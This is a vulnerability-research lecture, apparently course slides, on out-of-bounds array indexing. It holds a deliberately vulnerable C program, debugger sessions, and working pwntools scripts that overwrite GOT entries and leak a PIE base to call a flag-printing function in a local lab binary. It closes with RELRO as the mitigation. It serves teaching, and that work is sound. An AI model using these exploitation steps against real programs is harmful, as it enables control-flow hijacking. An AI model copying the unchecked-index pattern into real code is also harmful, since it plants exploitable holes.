

LSN 9 : Array Index Abuse

Vulnerability Research

Objectives

LSN 9 : Array Index Abuse

- Examine failures in validating untrusted input that is used to calculate or index an array.
- Abuse array indices to arbitrarily read and write to memory not otherwise available to the user.
- Abuse lazy loading in the GOT to control the flow of a binary's execution.

References

- Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification v.1.2, 1995. [[link](#)]
- Practical Binary Analysis, Chapter 2.
- System V Application Binary Interface AMD64 Architecture Processor Supplement [[link](#)]

PLT/GOT Refresh

We've covered this several times previously. But the PLT contains the executable code to dynamically resolve imported addresses at runtime, while the GOT holds a table of resolved addresses.

3 `00404008 int32_t (* const printf)(char const* format, ...) = printf`

GOT.PLT

`00401020 int64_t sub_401020()`

PLT INIT

5 `00401020 ff35ca2f0000 push qword [rel data_403ff0] {var_8}`
`00401026 ff25cc2f0000 jmp qword [rel data_403ff8]`

2 `00401040 int32_t printf(char const* format, ...)`
`00401040 ff25c22f0000 jmp qword [rel printf]`
`00401046 6801000000 push 0x1 {var_8}`
4 `0040104b e9d0ffffff jmp sub_401020`

PLT

1 `00401159 488d05a90e0000 lea rax, [rel data_402009] {"Hello World"}`
`00401160 4889c7 mov rdi, rax {data_402009, "Hello World"}`
`00401163 b800000000 mov eax, 0x0`
`00401168 e8d3fefeffff call printf`

.TEXT

PLT/GOT Refresh

Prior to its first use, the GOT address for `printf()` holds a pointer to the PLT. After resolving `printf()`, it holds the address of the PIE `libc_base` address + the offset of the `printf()` function.

```
$ gdb ./hello-world
pwndbg> disassemble main
Dump of assembler code for function main:
...
0x0000000000401134 <+14>: mov     eax,0x0
0x0000000000401139 <+19>: call   0x401030 <printf@plt>
...

pwndbg> break *0x0000000000401139
pwndbg> r
pwndbg> got
GOT protection: Partial RELRO | GOT functions: 1
[0x404000] printf@GLIBC_2.2.5 -> 0x401036 (printf@plt+6) ← push    0 /* 'h' */

pwndbg> n
pwndbg> got
GOT protection: Partial RELRO | GOT functions: 1
[0x404000] printf@GLIBC_2.2.5 -> 0x7ffff7e23a00 (printf) ← sub     rsp, 0xd8
```

Array Indexing in Assembly

$rdx = index * \text{size of element}$
 $rax = \text{address of array}$
 $\text{element} = \text{qword}[rdx + rax]$

```
00001282 488d14c500000000 lea rdx, [rax*8]
0000128a 488d058f2d0000 lea rax, [rel books]
00001291 488b0402 mov rax, qword [rdx+rax]
00001295 4889c6 mov rsi, rax
00001298 488d05020e0000 lea rax, [rel data_20a1] {">>> An Excellent Choice: %s"}
0000129f 4889c7 mov rdi, rax {data_20a1, ">>> An Excellent Choice: %s"}
000012a2 b800000000 mov eax, 0x0
000012a7 e8b4fdffff call printf
```

```
printf(">>> An Excellent Choice: %s", books[index]);
```


Not validating user input for array index:

arbitrary reads and arbitrary writes

```
rdx = index*size of element  
rax = address of array  
element = qword [rdx + rax]
```

Vulnerable Program

```
char * books[] = {
    "Practical Reverse Engineering\0",
    "The Ghidra Book\0",
    "Green Eggs and Ham\0",
    "The 48 Laws of Power\0"
};

void win() {
    system("cat flag.txt");
}

void vuln() {
    int book_choice;
    printf("\nWhich book would you like to read [0-3] <<< ");
    scanf("%i",&book_choice);
    if (book_choice==0) {
        printf(">>> An Excellent Choice: %s",books[book_choice]);
        exit(0);
    }
    else {
        printf(">>> This book: %s is old. Replace it with a new book.\n", books[book_choice]);
        printf("Name of New Book >>>");
        scanf("%24s",&books[book_choice]);
    }
}
```

Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)

We have a vulnerable program that fails to validate if user supplied input is in the range allocated for the array of books.

Abusing the Array Index

```
pwndbg> break *0x401260
Breakpoint 1 at 0x401260
pwndbg> r
Starting program: /root/workspace/cse4850/oob/oob.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

Which book would you like to read [0-3] <<< -9

```
► 0x401260 <vuln+161>    call    printf@plt          <printf@plt>
    format: 0x4020c0 <- '>>> This book: %s is old. Replace it with a new book.\n'
    vararg: 0x7ffff7e1cff0 (__isoc99_scanf) <- sub rsp, 0xd8
```

```
pwndbg> got
```

GOT protection: Partial RELRO | GOT functions: 5

```
[0x404000] setbuf@GLIBC_2.2.5 -> 0x7ffff7e49160 (setbuf) <- mov edx, 0x2000
[0x404008] system@GLIBC_2.2.5 -> 0x401046 (system@plt+6) <- push 1
[0x404010] printf@GLIBC_2.2.5 -> 0x7ffff7e1d450 (printf) <- sub rsp, 0xd8
[0x404018] __isoc99_scanf@GLIBC_2.7 -> 0x7ffff7e1cff0 (__isoc99_scanf) <- sub rsp, 0xd8
```

We test the input (-9) and realize this goes backwards to the global offset table entry for scanf which is 72 bytes before the address of the array

$0x404060 + (-9 * 8) = 0x404018$
books - 72 = e.got['scanf']

Arbitrary Write

By overwriting the scanf entry in the GOT, we can successfully redirect the flow of execution. Here, the binary segfaults since 0x4141414141414141 is not a canonical address

```
wndbg> r
Starting program: /root/workspace/cse4850/oob/oob.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

```
Which book would you like to read [0-3] <<< -9
>>> This book: H is old. Replace it with a new book.
Name of New Book >>>AAAAAAA
```

```
► 0x401060 <__isoc99_scanf@plt>      jmp      qword ptr [rip + 0x2fb2]      <0x4141414141414141>
```

```
► f 0          0x401060 __isoc99_scanf@plt
```

```
[0x404018] __isoc99_scanf@GLIBC_2.7 -> 0x4141414141414141 ('AAAAAAA')
```

Arbitrary Write

Lets repeat and overwrite the GOT entry for scanf with the address of the win() function.

When the plt looks up scanf in the GOT, it will now get the address of the win() function.

```
from pwn import *

binary = args.BIN
context.terminal = ["tmux", "splitw", "-h"]
e = context.binary = ELF(binary)

gs = '''
continue
'''

def start():
    if args.GDB:
        return gdb.debug(e.path, gdbscript=gs)
    else:
        return process(e.path)

p = start()
p.recvuntil(b'Which book would you like to read [0-3]')
p.sendline(b"%i" %((e.got['__isoc99_scanf']-e.sym['books'])/8))
p.sendlineafter(b'Name of New Book >>>',p64(e.sym['win']))

p.interactive()
```


Shell Party

```
Which book would you like to read [0-3] <<< flag{i_sure_wished_this_worked_remotely_too}  
>>> This book: UH\x89\xe5H\x8d\x05\x0eis old. Replace it with a new book.  
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}
```

```
Which book would you like to read [0-3] <<< flag{i_sure_wished_this_worked_remotely_too}  
>>> This book: UH\x89\xe5H\x8d\x05\x0eis old. Replace it with a new book.  
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}
```

```
Which book would you like to read [0-3] <<< flag{i_sure_wished_this_worked_remotely_too}  
>>> This book: UH\x89\xe5H\x8d\x05\x0eis old. Replace it with a new book.  
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}
```

```
Which book would you like to read [0-3] <<< flag{i_sure_wished_this_worked_remotely_too}  
>>> This book: UH\x89\xe5H\x8d\x05\x0eis old. Replace it with a new book.  
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}
```

```
Which book would you like to read [0-3] <<< flag{i_sure_wished_this_worked_remotely_too}  
>>> This book: UH\x89\xe5H\x8d\x05\x0eis old. Replace it with a new book.  
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}
```

```
Which book would you like to read [0-3] <<< flag{i_sure_wished_this_worked_remotely_too}  
>>> This book: UH\x89\xe5H\x8d\x05\x0eis old. Replace it with a new book.  
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}
```

While we aren't complaining about it, why does win() get repeatedly called?

Lets make this a little more difficult

gcc -o chal-pie.bin chal.c -pie

Arbitrary Write

We repeat the previous arbitrary write and see the GOT overwrites printf (looks like there is an 8 byte difference)

We should just be able to use our previous script to exploit the binary since printf() gets called a lot in our program

```
wndbg> r
Starting program: /root/workspace/cse4850/oob/oob.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthr
```

```
Which book would you like to read [0-3] <<< -9
>>> This book: H is old. Replace it with a new book.
Name of New Book >>>AAAAAAA
```

```
► 0x55555555060 <printf@plt>    jmp     qword ptr [rip + 0x2fb2]    <0x4141414141414141>
```

```
[0x555555558020] __isoc99_scanf@GLIBC_2.7 -> 0x7ffff7e1cf00 (getw+48) ◀- 0x548b480424448b1f
```

```
► 0x55555555060 <printf@plt>    jmp     qword ptr [rip + 0x2fb2]    <0x4141414141414141>
```


First Fail

Oops. We forgot that the PIE base of win() is resolved at runtime. All we ended up doing is overwriting the got with the offset of the win() function and not the base.

Invalid address 0x11f3

```
► f 0      0x11f3
f 1      0x5569747ec276 vuln+70
f 2      0x5569747ec35f main+33
f 3      0x7f8c51bab18a __libc_start_call_main+122
f 4      0x7f8c51bab245 __libc_start_main+133
f 5      0x5569747ec0c1 _start+33
```

```
[0x5569747ef020] __isoc99_scanf@GLIBC_2.7 -> 0x11f3
```

Time to quit?

First Leak Attempt

```
from pwn import *

binary = args.BIN
context.terminal = ["tmux", "splitw", "-h"]
e = context.binary = ELF(binary, checksec=False)

gs = '''
break *$rebase(0x12e0)
continue
'''

def start():
    if args.GDB:
        return gdb.debug(e.path, gdbscript=gs)
    else:
        return process(e.path)

def leak(index):
    addr = e.sym['books']+index*8
    with context.quiet:
        p = start()
        p.recvuntil(b'Which book would you like to read [0-3]')
        p.sendline(b"%i" % index)
        p.recvuntil(b'>>> This book: ')
        leak = u64(p.recvuntil(b' ').strip(b' ').ljust(8, b'\x00'))
        print("Leak at index: %i (0x%x), 0x%x" % (index, addr, leak))

leak(-9)
```

Since we know that the GOT holds the resolved function addresses, we'll just leak at runtime, right?

Second Fail

This is definitely not a resolved PIE address since PIE addresses typically begin with 0x55 and we'd expect to see 6 bytes not 4

Leak at index: -9 (0x4018), 0xd8ec8148

First Leak Attempt

```
► 0x557786ecb2e0 <vuln+176>    call    printf@plt          <printf@plt>
    format: 0x557786ecc0c0 <-- '>>> This book: %s is old. Replace it with a new book.\n'
    vararg: 0x7fb814ba9450 (printf) <-- sub rsp, 0xd8
```

```
pwndbg> x/1xg 0x7fb814ba9450
0x7fb814ba9450 <__printf>:      0x48000000d8ec8148

pwndbg> x/2i 0x7fb814ba9450
0x7fb814ba9450 <__printf>:      sub    rsp,0xd8
0x7fb814ba9457 <__printf+7>:    mov    QWORD PTR [rsp+0x28],rsi
```

Since the leak uses %s, it treats the leaked value as a char*
While the leaked value (0x7fb814ba9450) points to printf()

What is being displayed is char* 0x7fb814ba9450, which points to the assembly instructions \xd8\xec\x81\x48 or sub rsp, 0x8, mov ...

Time to quit now?

A little brute honesty

```
for i in range(0,-10,-1):  
    try:  
        leak(i)  
    except:  
        pass
```

Ok. I got to the point in preparing the lesson and was like "oops" I messed up with %s, should I just rewrite the program to make it vulnerable. Before I do that let me see if anything else provides a valid leak?

```
└─# python3 pwn-leak.py BIN=./oob-pie.bin  
Leak at index: -1 (0x4058), 0x296c6c756e28  
Leak at index: -2 (0x4050), 0x296c6c756e28  
Leak at index: -3 (0x4048), 0x559b6781a048  
Leak at index: -4 (0x4040), 0x296c6c756e28  
Leak at index: -5 (0x4038), 0x296c6c756e28  
Leak at index: -6 (0x4030), 0x296c6c756e28  
Leak at index: -7 (0x4028), 0x568  
Leak at index: -8 (0x4020), 0xd8ec8148  
Leak at index: -9 (0x4018), 0xd8ec8148
```

DSO Handle

```
.data (PROGBITS) section started {0x4040-0x4080}
```

```
00004040 __data_start:
```

```
00004040 00 00 00 00 00 00 00 00
```

```
00004048 void* __dso_handle = __dso_handle
```

```
00004050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
00004060 void* books = 0x2008
```

```
00004068 void* data_4068 = 0x2027
```

```
00004070 . 00001140 void __do_global_dtors_aux()
```

```
00004078
```

```
.data (PROGBITS)
```

```
00001140 f30f1efa endbr64
```

```
00001144 803d5d2f00000000 cmp byte [rel completed.0], 0x0
```

```
0000114b 752b jne 0x1178 {completed.0}
```

```
0000114d 55 push rbp {__saved_rbp}
```

```
0000114e 48833d8a2e000000 cmp qword [rel __cxa_finalize], 0x0
```

```
00001156 4889e5 mov rbp, rsp {__saved_rbp}
```

```
00001159 740c je 0x1167
```

```
0000115b 488b3de62e000000 mov rdi, qword [rel __dso_handle]
```

```
00001162 e829ffffff call __cxa_finalize
```

The DSO handle is a pointer to memory in dynamically resolved segment. **It is used when the program terminates and needs to destroy objects.**

In an odd turn of fate, **it points to a pointer that points to itself.**

Determining Offset From the Leak

```
(root@d74c92242115)-[~/workspace/cse4850/oob]
# python3 pwn-leak.py BIN=./oob-pie.bin GDB
Leak at index: -3 (0x4048), 0x55f8fa0b5048
is old. Replace it with a new book.
Name of New Book >>>$
```

```
pwndbg> vmmap
```

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
```

Start	End	Perm	Size	Offset	File
0x55f8fa0b1000	0x55f8fa0b2000	r--p	1000	0	/root/workspace/cse4850/oob/oob-pie.bin
0x55f8fa0b2000	0x55f8fa0b3000	r-xp	1000	1000	/root/workspace/cse4850/oob/oob-pie.bin
0x55f8fa0b3000	0x55f8fa0b4000	r--p	1000	2000	/root/workspace/cse4850/oob/oob-pie.bin
0x55f8fa0b4000	0x55f8fa0b5000	r--p	1000	2000	/root/workspace/cse4850/oob/oob-pie.bin
0x55f8fa0b5000	0x55f8fa0b6000	rw-p	1000	3000	/root/workspace/cse4850/oob/oob-pie.bin

The base address of the executable (0x55f8fa0b1000) minus the leak = 16456

Arbitrary Read and Write

```
p = start()

index = -3
p.recvuntil(b'Which book would you like to read [0-3]')
p.sendline(b"%i" %index)
p.recvuntil(b'>>> This book: ')
leak = u64(p.recvuntil(b' ').strip(b' ').ljust(8,b'\x00'))
p.sendlineafter(b'Name of New Book >>>', '0')
```

```
e.address=leak-16456
log.info('Base address: 0x%x' %e.address)
log.info('Win Func: 0x%x' %e.sym['win'])
```

```
index = -9
p.sendline(b"%i" %index)
p.sendline(p64(e.sym['win']))

p.interactive()
```

Now we leak the address and calculate the PIE base to determine the address of win() at runtime.

We can repeat our previous exploit. This time overwriting printf() with win()

Shell Party


```
└─# python3 pwn-pie.py BIN=./oob-pie.bin
[+] Starting local process '/root/workspace/cse4850/oob/oob-pie.bin': pid 11705
/root/workspace/cse4850/oob/pwn-pie.py:24: BytesWarning: Text is not bytes; assuming ASCII, no guarantees.
See https://docs.pwntools.com/#bytes
  p.sendlineafter(b'Name of New Book >>>', '0')
[*] Base address: 0x5614f0cd1000
[*] Win Func: 0x5614f0cd21f3
[*] Switching to interactive mode
```

```
Which book would you like to read [0-3] <<< >>> This book: H\x81\xec\xd8 is old. Replace it with a new book.
Name of New Book >>>flag{i_sure_wished_this_worked_remotely_too}
```


How can we mitigate?

Understanding RELRO


Relocation Read-Only (RELRO) is a binary hardening technique that prevents GOT overwrites where a user can manipulate and control the GOT offset table.



Partial RELRO simply just relocates the GOT to before the BSS (which prevents some forms of buffer overflow)



Full RELRO removes the ability to before GOT by making the GOT read-only.



Thank you.